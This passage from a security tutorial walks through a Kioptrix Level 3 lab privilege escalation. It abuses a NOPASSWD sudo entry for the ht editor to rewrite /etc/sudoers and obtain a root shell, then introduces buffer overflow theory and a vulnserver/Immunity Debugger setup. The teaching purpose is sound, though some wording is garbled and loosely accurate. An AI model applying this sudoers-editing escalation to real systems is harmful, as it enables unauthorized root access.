-rw-r--r-- 1 loneferret loneferret   586 2011-04-11 17:00 .profile
drwx------ 2 loneferret loneferret  4096 2011-04-14 11:05 .ssh
-rw-r--r-- 1 loneferret loneferret     0 2011-04-11 18:00 .sudo_as_admin_successful
loneferret@Kioptrix3:~$ 
[0] 0:Exploit  1:NC- 2:python  3:ssh*                  "TheHackToday" 18:33 13-May-18
```

I suspected to get something out from checksec.sh but failed didn’t work for me..

so i tested sudo -l and found there’s two commands which can be run as sudo without password.



root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3
File Edit View Search Terminal Help

```
loneferret@Kioptrix3:~$ sudo -l
User loneferret may run the following commands on this host:
    (root) NOPASSWD: !/usr/bin/su
    (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:~$
```

[0] 0:Exploit 1:NC 2:python 3:ssh* 4:nc-   "TheHackToday" 18:47 13-May-18

Let’s try:


sudo /usr/local/bin/ht



root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3
File Edit View Search Terminal Help


```
File Edit Windows Help                                                       00:13 14.05.2018
-[x]------------------------------------------ log window ---------------------------------1-
ht 2.0.18 (POSIX) 07:26:02 on Apr 16 2011
(c) 1999-2004 Stefan Weyergraf
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>
appname = ht
config = /home/loneferret/.htcfg2
couldn't load configuration file, using defaults

1help    2         3open     4         5         6mode     7         8         9         0quit
[0] 0:Exploit  1:NC  2:python- 4:SSH*                              "TheHackToday" 19:14 13-May-18
```

From here, we follow the instructions to open the /etc/sudoer file to make modification so we can run other programs as sudo * Press F3 to open file




Add the following line in the privilege specification (reference as above)
> /bin/bash
** Press F2 to save*

Now run the following to gain root access.


root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3
File Edit View Search Terminal Help

```
File Edit Windows Help Texteditor                                   00:16 14.05.2018
-[x]------------------------------ /etc/sudoers ---------------------------------2-
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#

Defaults        env_reset

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL
loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht, /bin/bash

# Uncomment to allow members of group sudo to not need a password
# (Note that later entries override this, so you might need to move
# it further down)
# %sudo ALL=NOPASSWD: ALL

1help     2save     3open     4         5goto     6mode     7search   8         9         0quit
[0] 0:Exploit- 1:NC  2:python  4:SSH*                        "TheHackToday" 19:17 13-May-18
```


root@TheHackToday: ~/Documents/vulnhub/Kioptrix_level_3
File Edit View Search Terminal Help

```
root@TheHackToday:~/Documents/vulnhub/Kioptrix_level_3# ssh loneferret@192.168.1.10
loneferret@192.168.1.10's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Mon May 14 00:11:20 2018 from 192.168.1.9
loneferret@Kioptrix3:~$ sudo /bin/bash
root@Kioptrix3:~# whoami
root
root@Kioptrix3:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix3:~# 

[0] 0:Exploit  1:NC  2:python  3:SSH2* 4:SSH-                  "TheHackToday" 19:19 13-May-18
```

BUFFER OVERFLOW ATTACKS / EXPLOITATION

Buffer Overflow Introduction

A buffer is a temporary area for information storage. At the point when more information gets put by a program or framework process, the additional information floods. It makes a portion of that information leak out into different buffers, which can degenerate or overwrite whatever information they were holding. In a buffer overflow assault, the additional information occasionally contains explicit guidelines for activities proposed by a hacker or malevolent user; for instance, the data could trigger a reaction that harms documents, changes information, or uncovers private data.

Buffer overflow is most likely the best-known type of software security vulnerability. Most programming designers realize what buffer overflow vulnerability is, yet buffer overflow assaults against both inheritance and recently created applications are still ubiquitous. Some portion of the issue is because of the wide assortment of ways buffer overflows can happen, and part is because of the error-prone techniques frequently used to prevent them. Buffer overflows are challenging to find, and notwithstanding, when you detect one, it is generally hard to exploit. Nevertheless, aggressors have figured out how to recognize buffer overflows in a staggering array of products and components.


Understanding the Memory

To completely understand how buffer overflow assaults work, we have to comprehend how the information memory organized inside a process. At the point when a program runs, it needs memory space to store information. Assuming that the host framework utilizes a virtual memory component, a process virtual address space divides into at least three memory sections.

1. The "Text" section, which is a read-only part of memory, used to keep up the code of the program at run time.

2. The “Data” section, which is a different location of memory where a process can additionally write information. If the information access to this area, the data section will be put on an alternate memory page than the text section.

3. Lastly, the “Stack” section, which is a part of memory imparted to the operating frameworks. It is utilized for storing local variables defined inside functions or information related to system calls.




Making apart the initial two memory sections, we will discuss the stack because it is the place a buffer overflow occurs. As referenced previously, the piece of memory named “Stack” is where a program can store its arguments, its local variable, and some information to control the program execution stream. In the PC architecture, each data stored into the stack adjusted to a multiple of four bytes long. On Intel 32 bit architecture, four bytes long information is called “double word” or “dword.” The stack on Linux operating framework starts at the high-memory address and develops to the low-memory address. Additionally, the memory on the Intel x86 follows the little-endian convention, so the least significant byte value is stored at the low-memory address, the other bytes follow in increasing order of significance. We can say that the memory is composed of low-memory address to high-memory address. The “Stack” purported as a result of its stockpiling strategy named Last in First out (L.I.F.O). It implies that the last “dword” put away in memory will be the first retrieved. The activities allowed in the stack are PUSH and POP. PUSH is utilized to embed a “dword” of information into the “Stack,” and POP retrieves the last “dword” by the “Stack.” A caller function uses the “Stack” to pass a parameter for a called function. For each function call, a “Stack” frame is enacted to incorporate the following:

1. The function parameters. 2. The return address — that is useful to store the memory address of the next instruction, called after the function returns.


3. The frame pointer — that is utilized to get a reference to the present “Stack” frame and grant them entrance to local variable and function parameters. 4. And the local variables of a function.

In the x86 Bit architecture, at least three process registries became possibly the most crucial factor with the “Stack”; those are “EIP,” “EBP,” and “ESP.” “EIP” stands for Extended Instruction Pointer, it is a read-only register, and it contains the location of the following instruction to read on the program. It points consistently to the “Program Code” memory portion. “EBP” stands for Extended Base Stack Pointer, and its motivation is to point to the base location of the “Stack.” And “ESP” stands for Extended Stack Pointer; this register intends to tell you where on the “Stack” you are. It implies that the “ESP” consistently marks the highest point of the “Stack.”


“EBP” is significant because it gives a stay point in memory, and we can have many things referenced to that worth. When the function is called inside a program, and we have a few parameters to send to it, the positions in memory are referenced continuously by “EBP” just as the local variables, as shown in the image below.



We know that that the memory composes from low-memory address to high-memory address. Let’s say that we send a string formed by 12 “A” characters. The memory will look like the following figure:



When analyzing this image we see that “PARAM1” point to the location where the information saved in the “Stack,” and as we probably aware “ESP” focuses to the top to the stack so the string is duplicated from “ADDR1” 4 bytes one after another to higher memory, and this happens because it is the best way to stay inside the “Stack.” On the off chance that the function does not control the length of the buffer before composing the information on the “Stack,” and we send a large number of “A” characters, we could end up with a case like in the image below.




On the off chance that the “EIP” register is overwritten by the “A” characters, at that point, you modified the address to return for the execution of the following instruction. When the “EIP” is overwritten with “noise,” you will have an exemption raised, and the program will stop.

EXPLOITING THE BUFFER OVERFLOW


In this tutorial, we will be targeting vulnerable software called “vulnserver.” It is a Windows-based threaded TCP server application designed for exploitation purposes. This product is intended for the most part as a tool for learning how to discover and use buffer overflow bugs. Each of the flaws it contains is inconspicuously unique concerning the others, requiring somewhat different methods to deal with when writing the exploit. To download this software, visit the following web page: “http://www.thegreycorner.com/2010/12/introducing-vulnserver.html“ or http://thegreycorner.com/vulnserver.html.

Locate the “vulnserver.exe” executable and run it as administrator.



Name	Date modified	Type	Size
Source	3/12/2020 4:39 AM	File folder	
essfunc.dll	11/19/2010 4:46 PM	Application extension	17 KB
LICENSE.TXT	11/19/2010 4:46 PM	Text Document	2 KB
README.TXT	11/19/2010 4:46 PM	Text Document	4 KB
vulnserver.exe	11/19/2010 6:57 PM	Application	29 KB


The “vulnserver” will start the active session and wait for incoming connections.



```
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
```

Another essential tool that we need to download is called “Immunity Debugger.” It is a straightforward application worth having when you need to write exploits, analyze malware, and reverse engineer Win32 binaries.

The software comes with an intuitive graphical interface and with a command-line, as well. To download Immunity Debugger, visit the “https://www.immunityinc.com/products/debugger/” website and click on “Download Immunity Debugger Here!” link

